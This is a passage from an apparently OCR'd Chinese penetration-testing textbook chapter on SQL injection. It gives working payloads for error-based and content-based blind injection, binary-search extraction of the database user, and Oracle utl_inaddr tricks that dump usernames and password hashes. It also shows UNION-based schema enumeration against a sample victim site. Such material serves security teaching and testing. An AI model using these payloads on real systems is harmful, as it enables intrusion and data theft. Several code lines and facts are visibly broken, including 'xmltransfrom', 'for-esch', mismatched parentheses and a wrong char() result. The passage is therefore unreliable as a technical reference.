- 1：如果用户属于指定的组。
- 0：如果用户不属于指定的组。
- NULL：如果指定的组不存在。

如果用户属于 sysadmin 组，那么 id 参数将等于 12/1(等于 12)；因此，应用返回介绍 Syngress 图书的页面。如果当前用户不是 sysadmin 组的成员，那么 id 参数的值将为 12/0(很明显不是一个数字)；这将导致查询失败，应用返回一个错误。很明显，具体的错误消息会千差万别：可能只是一个由 Web 服务器返回的 '500 Internal Server Error'，也可能包含完整的 SQL Server 错误消息，后者与图 4-8 展示的截图类似。



图 4-8 因除 0 而产生的错误消息

该错误还可能是一个使应用失败看起来更雅观的通用 HTML 页面，但最下面一行是相同的：可以根据所指定位值的不同来触发不同的响应并提取位值。

可以很容易将该原理扩展到其他类型的查询。CASE 语句因为这个原因而被引入，主流的 DBMS 均支持这一语句，它可以注入到现有的查询中(堆迭查询不可用时，它仍然可用)。CASE 语句的语法如下所示：

```
CASE WHEN condition THEN action1 ELSE action2 END
```

作为一个示例，我们看一下如何使用 CASE 语句来检查当前用户是否为 sa(在电子商务应用中)：

```
http://www.victim.com/products.asp?id=12/( case+when+( system_user = 'sa')
   +then+1+else+0+end)
```

4.5.3　方法 3：基于内容

相比 WAITFOR 而言，基于错误的方法有个很大的优点就是速度：因为不涉及延迟问题，所以每个请求能马上返回结果(独立于提取的位值)。缺点是会触发很多可能永远都不需要的错误。幸运的是，通常只需对该技术稍作修改就能避免错误的产生。我们以上面的 URL 为例，对它稍作修改：

```
http://www.victim.com/products.asp?id=12%2B( case+when+( system_user = 'sa')
   +then+1+else+0+end)
```

唯一差别是我们使用*%2B* 替换了参数后面的“/”字符，%2B 是“+”的 URL 编码(我们不能在 URL 中直接使用“+”，因为它会被解析成空格)。最终将按照下列式子为 id 参数赋值：

```
id=12 + ( case when ( system_user = 'sa') then 1 else 0 end)
```

结果非常直观。如果执行查询的用户不是 sa，那么 *id=12*，请求将等价于：

```
http://www.victim.com/products.asp?id=12
```

而如果执行查询的用户是 sa，那么 *id=13*，请求将等价于：

```
http://www.victim.com/products.asp?id=13
```

因为我们讨论的是商品类型，这两个 URL 可能会返回不同的项：第一个 URL 仍然返回 Syngress 图书，第二个则可能返回一个微波炉(假设)。所以，我们可以根据返回的 HTML 中包含的是 Syngress 字符串还是 oven 字符串来判断用户是否为 sa。

该技术像基于错误的技术一样快，另外还有一个优点——不会触发错误，从而使该方法更加简练。

4.5.4　处理字符串

读者可能已经注意到，在前面的例子中，可注入的参数均为数字，我们使用的都是一些代数上的技巧来触发不同的错误(不管是基于错误还是基于内容)。但很多易受到 SQL 注入攻击的参数并非数字，而是字符串。幸运的是，上述技术同样适用于字符串参数，只需做小小的改动即可。假设我们的电子商务 Web 站点有这样一个功能——它允许用户检索特定品牌生产的所

有商品，可通过下列 URL 来调用该功能：

```
http://www.victim.com/search.asp?brand=acme
```

调用该 URL 时，后台数据库将执行下列查询：

```
SELECT * FROM products WHERE brand='acme'
```

如果对 brand 参数稍作修改，那么会出现什么情况呢？使用字母 l 替换掉 m，最终的 URL 将如下所示：

```
http://www.victim.com/search.asp?brand=acle
```

这个 URL 很可能会返回完全不同的内容：可能是一个空结果集，也可能是其他的什么不同的内容。

不管第二个 URL 返回怎样的结果，只要 brand 参数是可注入的，就可以很容易地使用字符串连接技术来提取数据。我们一步一步地分析这个过程。很明显，作为参数传递的字符串可以分成两部分：

```
http://www.victim.com/search.asp?brand=acm'%2B'e
```

由于%2B 是加号(“+”)的 URL 编码，最终查询(针对 Microsoft SQL Server)如下所示：

```
SELECT * FROM products WHERE brand='acm' +'e'
```

很明显，该查询等价于上一查询，所以最终的 HTML 页面不会发生变化。我们再进一步分析，将参数分成三个部分：

```
http://www.victim.com/search.asp?brand=ac'%2B'm '%2B'e
```

可以使用 char()函数来描述 T-SQL 中的 m 字符，char()函数接收一个数字作为参数并返回其对应的 ASCII 字符。由于 m 的 ASCII 值为 109(16 进制为 0x6D)，所以我们可以对 URL 作进一步修改，如下所示：

```
http://www.victim.com/search.asp?brand=ac'%2Bchar(109) %2B'e
```

最终查询将变为：

```
SELECT * FROM products WHERE brand='ac' +char(109)+'e'
```

该查询仍然返回与前面查询相同的结果，但现在我们有了一个可操控的数字参数，所以可以很容易复制前面章节介绍的内容，提交下列请求：

```
http://www.victim.com/search.asp?brand=ac'%2Bchar(108%2B(case+when+
    (system_user+=+'sa')+then+1+else+0+end)) %2B'e
```

现在看起来有点复杂，不过我们可以先看一下最终查询是什么样子：

```
SELECT * FROM products WHERE brand= 'ac' +char(108+(case when
    ( system_user = 'sa') then 1 else 0 end))+'e'
```

根据当前用户是否为 sa，char()函数的参数将分别是 109 或 108(对应返回 m 或 l)。在前面的例子中，第一个连接产生的字符串为 acme，第二个为 acle。所以，如果用户为 sa，那么最终的 URL 将等价于：

```
http://www.victim.com/search.asp?brand=acme
```

否则，最终的 URL 将等价于：

```
http://www.victim.com/search.asp?brand=acle
```

这两个页面将返回不同的结果，因而现在我们有了一种更保险的方法——使用条件语句针对字符串参数来提取数据。

4.5.5　扩展攻击

到目前为止，我们介绍的例子侧重于检索存在两种值的信息(例如，用户是否为数据库管理员)。可以很容易将这种技术扩展到任意数据。很明显，因为条件语句只能检索一个信息位(它们只能推断条件为真还是为假)，所以需要将多个位连接起来以组成所需要的数据。我们回到前面那个判断执行查询的用户的例子。我们现在不局限于检查用户是否为 sa，而是检索用户完整的名称。首先要做的是发现用户名的长度。可使用下列查询实现该目的：

```
select len(system_user)
```

假设用户名为 appdbuser，该查询返回 9。要想使用条件语句提取该值，则需要执行一个二分查找。如果使用前面介绍的基于错误的方法，则需发送下列 URL ：

```
http://www.victim.com/products.asp?id=10/( case+when+(len( system_user )+>
   +8)+then+1+else+0+end)
```

用户名多于 8 个字符，因而该 URL 会产生一个错误。我们继续使用下列查询进行二分查找：

```
http://www.victim.com/products.asp?id=12/(case+when+(len(system_user)+>+16)+
   then+1+else+0+end) ---> Error
http://www.victim.com/products.asp?id=12/(case+when+(len(system_user)+>+12)+
   then+1+else+0+end) ---> Error
http://www.victim.com/products.asp?id=12/(case+when+(len(system_user)+>+10)+
   then+1+else+0+end) ---> Error
http://www.victim.com/products.asp?id=12/(case+when+(len(system_user)+>+9)+
   then+1+else+0+end) ---> Error
```

结束！由于*(len(system_user)>8)*条件为真且*(len(system_user)>9)*条件为假，因而我们判断出用户名的长度为 9 个字符。

既然知道了用户名的长度，接下来我们需要提取它所包含的字符。要完成这个任务，需要循环遍历各种字符。对于其中的每个字符，我们要针对该字母的 ASCII 码值执行一个二分查找。在 SQL Server 中，我们可以使用下列表达式提取指定字符并计算其 ASCII 码值：

```
Ascii(substring((select  system_user),1,1))
```

该表达式检索 system_user 的值，从第一个字符开始提取子串，子串长度刚好为一个字符，并计算其十进制的 ASCII 码值。因此，下列 URL 将被使用：

```
http://www.victim.com/products.asp?id=12/(case+when+(ascii(substring(select+
    system_user),1,1))+>64) +then+1+else+0+end) ---> OK
http://www.victim.com/products.asp?id=12/(case+when+(ascii(substring(select+
    system_user),1,1))+>128) +then+1+else+0+end) ---> Error
http://www.victim.com/products.asp?id=12/(case+when+(ascii(substring(select+
    system_user),1,1))+>96) +then+1+else+0+end) ---> OK
<etc.>
```

二分查找将不断进行直到找到字符 a(ASCII：97 或 0x61)为止。该过程会重复进行以寻找第二个字符，依此类推。可以使用该方法从数据库提取任意数据。不难发现，使用该技术提取任何合理数量的信息时均需要发送大量请求。虽然有些免费的工具可以将该过程自动化，但我们还是不推荐使用该方法来提取大量的数据(比如整个数据库)。

4.5.6 利用 SQL 注入错误

我们已经看到，在非盲 SQL 注入中，数据库错误非常有助于为攻击者提供必需的信息以便构思正确的任意查询。我们还发现，一旦知道怎么构思正确的查询，就可以利用错误消息来从数据库检索信息，凭借的是一次只能提取一位数据的条件语句。但有些情况下，错误消息还可以被用来进行更快的数据提取。在本章开头部分，我们使用错误消息披露了 SQL Server 的版本。当时是通过在需要数字值的位置注入@@version 字符串，从而产生一条包含@@version 变量值的错误消息来实现的。该操作之所以能成功，是因为 SQL Server 产生了比其他数据库更为详细的错误消息。是的，我们可使用该特性从数据库提取任意信息，而不仅仅是其版本信息。例如，我们可能很想知道在数据库服务器上执行查询的是哪个数据库用户：

```
http://www.victim.com/products.asp?id= system_user
```

请求该 URL 时将产生下列错误：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft] [ODBC SQL Server Driver] [SQL Server] Conversion failed when
converting the nvarchar value 'appdbuser' to data type int.
/products.asp, line 33
```

前面已经介绍过如何判断我们的用户是否属于 sysadmin 组，现在我们来学习另外一种使用上述错误消息获取同样信息的方法。我们利用 is_srvrolemember 返回的值来产生能触发强制类型转换错误的字符串：

```
http://www.victim.com/products.asp?id=char(65%2Bis_srvrolemember('sysadmin'))
```

上述请求执行了哪些操作呢？65 是字母 A 的十进制 ASCII 值，%2B 是加号(“+”)的 URL 编码。如果当前用户不属于 sysadmin 组，那么 is_srvrolemember 将返回 0，char(65+0)将返回字母 A。而如果当前用户拥有管理员权限，那么 is_srvrolemember 将返回 1，char(1) 将返回字母 B，再次触发强制类型转换错误。尝试该查询，我们将收到下列错误：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft] [ODBC SQL Server Driver] [SQL Server] Conversion failed when
converting the nvarchar value 'B' to data type int.
/products.asp, line 33
```

看起来我们得到的是字母 B，这意味着我们的数据库用户拥有管理员权限！可以将这种攻击看作基于内容的条件注入和基于错误的条件注入的混合体。不难发现，SQL 注入攻击形式多样，很难在一本书中面面俱到。但是请不要忘记发挥您的聪明才智，能够进行创新性思维是一个成功的渗透测试人员应该具备的关键特征。

HAVING 子句提供了另外一种基于错误的方法，它允许攻击者枚举当前查询所使用的列名。通常将该子句与 GROUP BY 子句一起使用以过滤 SELECT 语句的返回结果。不过在 SQL Server 中，可以使用它来产生一条包含查询第一列的错误消息，如下列 URL 所示：

```
http://www.victim.com/products.asp?id=1+having+1=1
```

应用将返回下列错误：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft] [ODBC SQL Server Driver] [SQL Server] 'products.id' is
invalid in the select list because it is not contained in either an
aggregate function or the GROUP BY clause.
/products.asp, line 233
```

该错误消息包含了 products 表和 id 列的名称。id 列是 SELECT 语句使用的第一列。要想移动到第二列，只需添加一条包含我们刚刚发现的列名的 GROUP BY 子句即可：

```
http://www.victim.com/products.asp?id=1+group+by+products.id+having+1=1
```

现在收到另外一条错误消息：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft] [ODBC SQL Server Driver] [SQL Server] 'products.name' is
invalid in the select list because it is not contained in either an
aggregate function or the GROUP BY clause.
/products.asp, line 233
```

第一列属于 GROUP BY 子句，因而该错误现在由第二列 products.name 触发。接下来将该列添加到 GROUP BY 子句，不需要清除前面的内容：

```
http://www.victim.com/products.asp?id=1+group+by+products.id,
  products.name+having+1=1
```

只需简单地重复该过程直到不再产生错误为止，便可以很轻易地枚举出所有列。

提示：

到目前为止，从例子中不难发现，详细的错误消息对攻击者非常有用。如果您负责维护某个 Web 应用，请确保已对其正确配置：出现错误时，它只返回一个自定义的 HTML 页面，用该页面向用户显示一条非常通用的错误消息；只有开发人员和 Web 应用管理员才能得到详细的错误消息。

4.5.7 Oracle 中的错误消息

Oracle 也支持通过错误消息来提取数据。根据数据库版本的不同，可以使用 Oracle 中不同的 PL/SQL 函数来控制错误消息中的内容。最有名的函数是 utl_inaddr，该函数负责解析主机名。

```
SQL> select utl_inaddr.get_host_name('victim') from dual;
ORA-29257: host victim unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
PRA-06512: at line 1
```

在上面示例中，我们可以控制错误消息的内容。不管向 utl_inaddr 函数传递什么内容，都会显示在错误消息中。

在 Oracle 中，可以使用 SELECT 语句替换任何值(例如，一个字符串)。唯一的限制是该 SELECT 语句只能返回一列和一行，否则将收到 ORA-01427 错误消息:single-row subquery returns more than one row。可以像下列 SQL*Plus 命令行那样使用该函数：

```
SQL> select utl_inaddr.get_host_name((select username||'='|| password
  from dba_users where rownum=1)) from dual;
ORA-29257: host SYS=D4DF7931AB130E37 unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
PRA-06512: at line 1

SQL> select utl_inaddr.get_host_name((select banner from v$version where
  rownum=1)) from dual;
ORA-29257: host ORACLE DATABASE 10G RELEASE 10.2.0.1.0 - 64BIT PTODUCTION unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
PRA-06512: at line 1
```

现在可以将 utl_inaddr.get_host_name 函数注入到一个易受攻击的 URL 中。图 4-9 中的错误消息包含了数据库的当前日期。

现在，通过使用如下所示的可注入字符串，我们可以拥有从每个可访问的表中检索数据所必需的工具：

```
' or 1=utl_inaddr.get_host_name((INNER))-
```

只需用返回单行单列的语句替换里面的 SELECT 语句即可。要想绕过单列的限制，可将多列连接到一起。

下列查询用于返回用户名及其对应的口令。其中，所有列都被连接到了一起：

```
select username||'='||password from (select rownum r,
username,password from dba_users) where r=1
ORA-29257: host SYS=D4DF7931AB130E37 unknowm
```



图 4-9　在错误消息中返回日期

为避免所连接的字符串中出现单引号，可选用 concat 函数：

```
select concat(concat(username,chr(61)), password) from (select rownum r,
username,password from dba_users) where r=2
ORA-29257: host SYSTEM=E45049312A231FD1 unknowm
```

也可以绕过单行限制以获取多行信息。可通过使用带 XML 的专用 SQL 语句或专用的 Oracle 函数 stragg(11g+)来在单行中获取所有行。上述两种方法唯一的限制是输出大小(最大为 4000 字节)。

```
select xmltransfrom(sys_xmlagg(sys_xmlgen(username)),xmltype('<?xml
version="1.0"?><xsl:stylesheet version="1.0" xmlns:xsl
   ="http://www.w3.org/1999/XSL/
Transform"><xsl:template match="/"><xsl:for-each select="/ROWSET/
USERNAME"><xsl:value-of select="text()"/>;</xsl:for-esch></xsl:template></
xsl:stylesheet>')).getstringval() listagg from all_users;
select sys.stragg (distinct username||';') from all_users
```

输出：

```
ALEX;ANONYMOUS;APEX_PUBLIC_USER;CTXSYS;DBSNMP;DEMOL;DTP;DUMMY;EXFSYS;FLOWE_
030000;FLOWS_FILES;MDDATA;MDSYS;MGMT_VIEW;MONODEMO;OLAPSYS;ORACLE_OCM;
ORDPLUGINS;ORDSYS;OUTLN;OWBSYS;PHP;PLSQL;SCOTT;ST_INFORMTN_SCHEMA;SPATIAL_
CSW_ADMIN_USR;SPATIAL_WFS_ADMIN_USR;SYS;SYSMAN;SYSTEM;TSMSYS;WKPROXY;WKSYS;
```

```
WK_TEST;WMSYS;X;XDB;XS$NULL;
```

用 utl_inaddr 注入上述查询之一后，将会抛出一个包含所有用户名的错误消息，如图 4-10 所示。



图 4-10 返回多行信息

默认情况下，Oracle 11g 通过一个新引入的 ACL(Access Control List，访问控制列表)来限制对 utl_inaddr 和其他网络包的访问。对于这种情况，我们将得到一个不包含数据的 ORA-24247 错误消息：network access denied by access control list。

出现这种情况时(或者当数据库被加强，utl_inaddr 取消了 PUBLIC 授权时)，我们必须使用其他函数。下列 Oracle 函数(拥有 PUBLIC 授权)会返回可控制的错误消息。

注入下列内容：

```
or 1=ORDSYS.ORD_DICOM.GETMAPPINGXPATH(user,'a','b')-
```

返回下列内容：

```
oRA-53044: invalid tag: VICTIMUSER
```

注入下列内容：

```
or 1=SYS.DBMS_AW_XML.READAWMETADATA(user,'a')-
```

返回下列内容：

```
ORA-29532: Java call terminated by uncaught Java exception: oracle.AWXML.
AWException: oracle.AWXML.AWException: An error has occurred on the server
```

```
Error class: Express Failure
Server error descriptions:
ENG: ORA_34344: Analytic workspace VICTIMUSER is not attached.
```

注入下列内容：

```
or 1=CTXSYS.CTX_QUERY.CHK_XPATH(user,'a','b')-
```

返回下列内容：

```
ORA-20000: Oracle Text error:
DRG-11701: thesaurus VICTIMUSER does not exist
ORA-06512: at "CTXSYS.DRUE", line 160
ORA-06512: at "CTXSYS.DRITHSX", line 538
ORA-06512: at line 1
```

4.6 枚举数据库模式

前面介绍了多种不同的从远程数据库提取数据的技术。为说明这些技术，我们只检索了少量信息。现在我们要进一步拓宽视野，学习如何使用这些技术来获取大量数据。毕竟数据库是可以包含几太字节(万亿字节)数据的庞然大物。要想实施成功的攻击并正确评估 SQL 注入漏洞所带来的风险，只执行跟踪并提取一些信息位是不够的：老练且足智多谋的攻击者完全能够枚举数据库中的所有表并且能快速提取出想要的内容。本节将给出几个例子，讲解怎样获取安装在远程服务器上的所有数据库、数据库中的所有表以及每张表中的所有列——简言之，就是讲解怎样枚举数据库模式。我们可以通过提取一些元数据(metadata)来实施攻击。数据库使用元数据来组织并管理它们存储的数据库。在这些例子中，我们主要使用 UNION 查询，也可以将这些概念扩展到其他 SQL 注入技术。

提示：

要想枚举远程数据库中的表/列，您需要访问专门保存描述各种数据库结构的表。通常将这些结构描述信息称为元数据(即“描述其他数据”的数据)。要想成功访问这些信息，最明显的先决条件是：执行查询的用户必须已获取访问这些元数据的授权。但事实并非始终如此。如果枚举阶段失败，那么就必须对用户权限进行提升。我们将在本章后面介绍一些权限提升技术。

4.6.1 SQL Server

回到前面的电子商务应用，它包含一个易受攻击的 ASP 页面，能够返回指定商品的详细信息。提示一下，我们当时是使用下列 URL 调用该页面：

```
http://www.victim.com/products.asp?id=12
```

该 URL 返回一个类似于图 4-1 所示的页面，其中包含一张带 4 个字段的表格，字段中既有字符串也有数字值。通常我们希望提取的第一条信息是安装在远程数据库上的数据库列表。这些信息保存在 master..sysdatabases 表中，可通过使用下列查询来检索出名称列表：

```
select name from master..sysdatabases
```

我们首先请求下列 URL：

```
http://www.victim.com/products.asp?id=12+union+
     select+null,name,null,null+from+master..sysdatabases
```

返回的页面如图 4-11 所示。



图 4-11 使用 UNION 枚举安装在远程 DBMS 上的所有数据库

开头还不错！远程应用忠实地向我们提供了数据库列表。很明显，master 数据库是最有趣的数据库之一，它包含了描述其他数据库的元数据(包括我们刚刚查询的 sysdatabases 表！)。e-shop 数据库看起来也不错，它包含了电子商务应用使用的所有数据(包括所有顾客数据)。列表中的其他数据库是 SQL Server 默认自带的，没有太多趣味。如果上述查询返回了大量数据库，那么这时需要仔细区分正在测试的应用使用的是哪一个，可借助下列查询：

```
SELECT DB_NAME()
```

有了数据库的名称后，现在我们枚举它所包含的表，表中包含了我们想要的数据。每个数据库都有一张名为 sysobjects 的表，其中刚好包含了我们想要的信息。当然，其中也包含了很多我们不需要的数据，所以我们需要通过指定自己感兴趣的行(类型为 U)来关注用户定义的对象。假设我们想进一步探究 e-shop 数据库的内容，则需注入下列查询：

```
SELECT name FROM e-shop.. sysobjects WHERE xtype='U'
```

很明显，对应的 URL 如下所示：

```
http://www.victim.com/products.asp?id=12+union+select+null,name,null,null
  +from+e-shop..sysobjects+where+xtype%3D'U'--
```

返回的页面将与图 4-12 所展示的截图类似：



图 4-12　枚举指定数据库中的所有表

不难发现，图中存在一些有趣的表，customers 和 transactions 可能包含非常吸引人的内容！为提取这些数据，接下来需要枚举这些表包含的列。我们介绍两种不同的提取给定表(例如，customers)列名的方法。下面是第一种方法：

```
SELECT name FROM e-shop..syscolumns WHERE id=( SELECT name FROM
  e-shop..sysobjects WHERE name=' customers')
```

本例中我们在一个 SELECT 查询中嵌套了另一个 SELECT 查询。我们首先选取 e-shop..syscolumns 表的 name 字段，其中包含 e-shop 数据库的所有列。由于只对 customers 表中的列感兴趣，因而我们使用 id 字段添加一条 WHERE 子句，该子句作用于 syscolumns 表以便能唯一识别每一列所属的表。哪些是正确的 id 呢？因为 sysobjects 中列出的所有表都是由相同的 id 来标识，所以我们需要选择表名为 customers 的 id 值，这就是第二个 SELECT 语句的作用。如果不喜欢嵌套查询而喜欢使用连接表(joining table)，则可以使用下列查询来提取相同的数据：

```
SELECT a.name FROM e-shop..syscolumns a, e-shop..sysobjects b WHERE b.name ='
  customers' AND a.id=b.id
```

不管采用哪一种方法，最终的页面都将与图 4-13 展示的截图类似。

